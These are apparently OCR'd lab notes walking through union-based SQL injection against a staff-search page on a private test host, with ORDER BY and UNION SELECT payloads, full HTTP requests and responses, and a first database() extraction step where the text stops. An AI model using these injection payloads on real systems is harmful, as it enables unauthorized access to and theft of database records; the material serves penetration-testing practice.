
1. Determine number of columns

```
' ORDER BY 1,2,3,4,5,6#
```



```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 34
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=MARY' ORDER BY 1,2,3,4,5,6#
```

```
            </li>
          </a>
          <a href="display.php">
            <li>
              Display All Records
            </li>
          </a>
          <a href="search.php">
            <li>
              Search
            </li>
          </a>
          <a href="manage.php">
            <li>
              Manage
            </li>
          </a>
        </ul>
      </div>
    </nav>

    <div class="main">
      <div class="inner">
        <h3>
          Search results
        </h3>


        ID: 1<br/>
        Name: Mary Moe<br/>
        Position: CEO<br />
        Phone No: 46478415155456<br />
        Email: marym@example.com<br/>
```



```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=MARY' ORDER BY 1,2,3,4,5,6,7#
```

```
HTTP/1.1 200 OK
Date: Mon, 10 Jan 2022 20:40:24 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Length: 1056
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcome</t
<link rel="stylesheet" type="text/css" href="cs
</head>

<body>
  <div class="wrapper">
    <header>
      <div class="inner">
        Example.com - Staff Details
      </div>
    </header>
    <nav>
      <div class="inner">
        <ul>
          <a href="index.php"><li>Home</li></a>
          <a href="display.php"><li>Display All
          <a href="search.php"><li>Search</li><
          <a href="manage.php"><li>Manage</li><
        </ul>
      </div>
    </nav>

    <div class="main">
      <div class="inner">
        <h3>Search results </h3>

          0 results
```


- 6 Columns

2. Hypothesis 2

```
# Failed at ORDER BY 7 because only querying 6 columns
SELECT ID, first_name, last_name, position, phone_no, email FROM USERS WHERE name =
'$_POST['username']'
```

3. Determine which columns are reflected using `UNION SELECT`

```
' UNION SELECT 1,2,3,4,5,6#
```




```
POST /results.php HTTP/1.1
Host: 192.168.56.120
Content-Length: 42
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.120
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer: http://192.168.56.120/search.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close

search=mary' UNION ALL SELECT 1,2,3,4,5,6#
```

```
      </a>
      <a href="search.php">
        <li>
          Search
        </li>
      </a>
      <a href="manage.php">
        <li>
          Manage
        </li>
      </a>
    </ul>
  </div>
</nav>

<div class="main">
  <div class="inner">
    <h3>
      Search results
    </h3>


    ID: 1<br/>
    Name: Mary Moe<br/>
    Position: CEO<br />
    Phone No: 46478415155456<br />
    Email: marym@example.com<br/>
    <br/>
    ID: 1<br/>
    Name: 2 3<br/>
    Position: 4<br />
    Phone No: 5<br />
    Email: 6<br/>
    <br/>
```

- Reflected Columns: All

4. Determine current database:

```
' UNION SELECT 1,2,3,4,5,database()#
```



